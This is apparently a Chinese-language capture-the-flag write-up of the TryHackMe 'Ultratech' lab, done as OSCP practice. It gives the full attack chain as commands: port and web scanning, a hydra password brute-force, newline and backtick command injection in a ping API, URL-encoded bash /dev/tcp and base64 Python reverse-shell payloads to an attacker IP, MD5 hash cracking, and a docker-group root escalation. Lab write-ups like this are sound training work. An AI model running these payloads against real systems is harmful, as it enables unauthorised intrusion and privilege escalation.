tryhackme 记录-linux-0x0B Ultratech(medium)
来源
由于最近在备考 OSCP,在套餐开始前,心里没底,想要先刷一些靶机来练手,所以在网上找到了一份类似 OSCP 靶机的清单
| Tryhackme | |||
|---|---|---|---|
| More guided and friendly approach for some rooms but still great boxes and rooms for prep. Active Directory ones here are very good practice for the OSCP. | |||
| Linux | Windows | Active Directory and Networks | Other recommended rooms |
| Attacktive Directory | SQL Injection Lab | ||
| Attacking Kerberos | Linux Privilege Escalation | ||
| Wreath Network | Windows Privilege Escalation | ||
| Reset | Git Happens | ||
| Vulnnet: Active | NahamStore | ||
| Enterprise | |||
| Ledger | |||
| Recommended paths | |||
| Assumed Breach Scenarios: | Cyber Security 101 | ||
| Corp | Jr Penetration Tester | ||
| Lateral Movement and Pivoting | Offensive Pentesting | ||
| Internal | Exploiting Active Directory | ||
| Zeno | |||
| Boiler CTF | |||
| Wonderland | |||
| Silver Platter | |||
| Year of the Jellyfish |
由于机器数量较多,共 47 台,计划一天打 1-2 台,在一个月内打完全部机器。目前已将 Windows 部分打完。
0x0B Ultratech(medium)
简介:
~_。超科技 ._~
这个房间的灵感来源于我在安全评估中遇到的真实漏洞和配置错误。
如果卡住了,花点时间继续列举。

[你的任务]
你受UltraTech委托,负责渗透测试他们的基础设施。
这是一种灰色地带的评估,是你唯一掌握的信息
是公司的名称和服务器的IP地址。
点击右侧的“部署”按钮开始这个房间!
祝你好运,更重要的是,玩得开心!
__
LP1 <fenrir.pro>

[ 额外信息 ]
如果你对这个房间有任何意见或问题,可以通过TryHackMe的Discord联系我。
原文:
 ~_. UltraTech ._~
This room is inspired from real-life vulnerabilities and misconfigurations I encountered during security assessments.
If you get stuck at some point, take some time to keep enumerating.

[ Your Mission ]
You have been contracted by UltraTech to pentest their infrastructure.
It is a grey-box kind of assessment, the only information you have
is the company's name and their server's IP address.
Start this room by hitting the "deploy" button on the right!
Good luck and more importantly, have fun!
__

Lp1 <fenrir.pro>

[ Extra Information ]
If you have any comment or question regarding this room, you can contact me on TryHackMe's Discord.
设置环境变量
export TARGET=10.49.179.28
信息搜集
使用 rustscan 和 nmap 进行端口扫描
rustscan -a $TARGET -r 1-65535 --ulimit 500 -- -sC -sV -T3 -Pn

Open 10.49.179.28:21
Open 10.49.179.28:22
Open 10.49.179.28:8081
Open 10.49.179.28:31331

PORT      STATE SERVICE REASON         VERSION
21/tcp    open  ftp     syn-ack ttl 62 vsftpd 3.0.5
22/tcp    open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 cd:31:4c:48:49:b6:1f:fd:40:d4:ff:33:19:0d:67:da (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDwJeUd808IrDZF1uLOsS1+GfvLeitJ8hBq7+l5bRECNazv8Mb/UMeUaj7izOZvEaBbsSNEUkb5Fybr7Oqi5igw64oxwfTKDvC04TB6pJkr4Yi98rHVRMGliRkKZYGg5KvY9k2NHpJFF8ao/sL2zs/H/F1L/97vFwUyEEVm+eKHCyrB/vK102QNStkFViLP7CuRA6pnnR5jAxkc2V9kOY3/DH4sDZQjLmhfpjlIBXNZxT6gVDlbbdKdYWDLFKUOyHe72IBNzCrSHEfecGtLCpy+WMSfP8bC5B3GLgMkFC6ftoKmDQKOYQ3uJtBCZgguDP1DD0q3LYgZtyW4Wgek+6FWX1ggEqRktx+llGycEYLBqQEx0IS/x5rRmNQGefFsA+pzLwL/Rsag5XeFBDInlE4xZtgTfaBJ519/R6u3QM9cf6ts/cqoybcjjzOGcGUkpowPxNBFXl86lR5bAlVCoeVuFUKYaeJsia/4OcB86S0bregXxsjZkrCCOsFaXP0EIgU=
|   256 42:93:b8:25:9c:7c:28:7c:3d:f7:94:12:89:fc:a9:7c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAJVp2OpQ0U2DG398lfZ3T4IrJkInOTjiwwtPxG7z7gGvauXB8+Qnr40LEMOfFEIN1eCzNSpASmnwcXgBTvXbnE=
|   256 cd:24:43:82:83:82:1a:28:b6:6a:72:ea:18:22:58:3a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKvKTzgQ1MY5kbFSPFwnZYcxfjj7N1Ra2oVAp5yMYgz3
8081/tcp  open  http    syn-ack ttl 62 Node.js Express framework
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
31331/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 15C1B7515662078EF4B5C724E2927A96
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
问题 1:Which software is using the port 8081?(Node.js)
问题 2:Which other non-standard port is used?(31331)
问题 3:Which software using this port?(Apache)
问题 4:Which GNU/Linux distribution seems to be used?(Ubuntu)
WEB 访问及目录扫描
8081 端口

目录扫描及网页文件扫描
ffuf -u http://$TARGET:8081/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -c
ffuf -u http://$TARGET:8081/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt -c

问题 5:The software using the port 8081 is a REST api, how many of its routes are used by the web application?(2)
auth


可以尝试爆破

ping
31331 端口

联系我们按钮泄露了一个邮箱:[email protected]
ffuf -u http://$TARGET:31331/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -c
ffuf -u http://$TARGET:31331/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt -c




登录点,测试登录发现就是跳转到 8081 进行校验的
初始访问
失败的尝试
尝试用九头蛇爆破口令
# 疑似账号
[email protected]

# 用邮箱
hydra -l [email protected] -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt $TARGET -s 8081 http-get-form "/auth:login=^USER^&password=^PASS^:F=Invalid credentials"

# 只用用户名
hydra -l ultratech -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt $TARGET -s 8081 http-get-form "/auth:login=^USER^&password=^PASS^:F=Invalid credentials"
并没有成功
命令注入
ping 的 api 可能存在命令注入

尝试注入命令
ip=127.0.0.1 -c 1&&ls
# 没执行ls,尝试;
ip=127.0.0.1 -c 1;ls
# 依旧没执行,用换行符试试
ip=127.0.0.1 -c 1%0als
成功完成命令注入

弹个 shell 回来玩,由于是 url 传参,payload 也 url 编码了

ip=127.0.0.1 -c 1%0ash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.196.107%2F4444%200%3E%261

还是不行,尝试用 python 弹
echo cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjE5Mi4xNjguMTk2LjEwNyIsNDQ0NCkpO29zLmR1cDIocy5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpO29zLmR1cDIocy5maWxlbm8oKSwyKTtpbXBvcnQgcHR5OyBwdHkuc3Bhd24oIi9iaW4vYmFzaCIpJw== | base64 -d | bash
依旧失败,管道符没用

暂时放弃反弹 shell,耽误太多时间了,房间的问题提示我们看数据库,那就先看看吧
/ping?ip=`ls`

问题 6:There is a database lying around, what is its filename?(utech.db.sqlite)
读取
/ping?ip=`cat utech.db.sqlite`

拿到两个用户凭证
问题 7:What is the first user's password hash?(f357a0c52799563c7c7b76c1e7543a32)
r00t/f357a0c52799563c7c7b76c1e7543a32
admin/0d0ea5111e3c1def594c1684e3b9be84

# 解密
echo "f357a0c52799563c7c7b76c1e7543a32" > r00t.txt
echo "0d0ea5111e3c1def594c1684e3b9be84" > admin.txt

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt r00t.txt
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt admin.txt

成功获得明文密码:r00t/n100906、admin/mrsheafy
问题 8:What is the password associated with this hash?(n100906)
查看服务器上的普通用户是哪个
# 这里反引号无法跨行输出,只能看到一个,还是用&0A换行吧
/ping?ip=127.0.0.1%0Als /home


有 r00t 用户。尝试 ssh 上去,成功拿到一个交互式 shell
提权
信息搜集

开启 lpe,靶机 shell 内拉取并执行 linpeas
docker 组提权

当前用户在 docker 组内,能够启停容器,在提权服务网站上查看也存在提权操作

直接利用
# 原始payload
docker run -v /:/mnt --rm -it alpine chroot /mnt sh

# 得先看一下目标机器有什么镜像
docker images

# 修改payload
docker run -v /:/mnt --rm -it bash chroot /mnt sh

# 利用python升级shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
成功提权
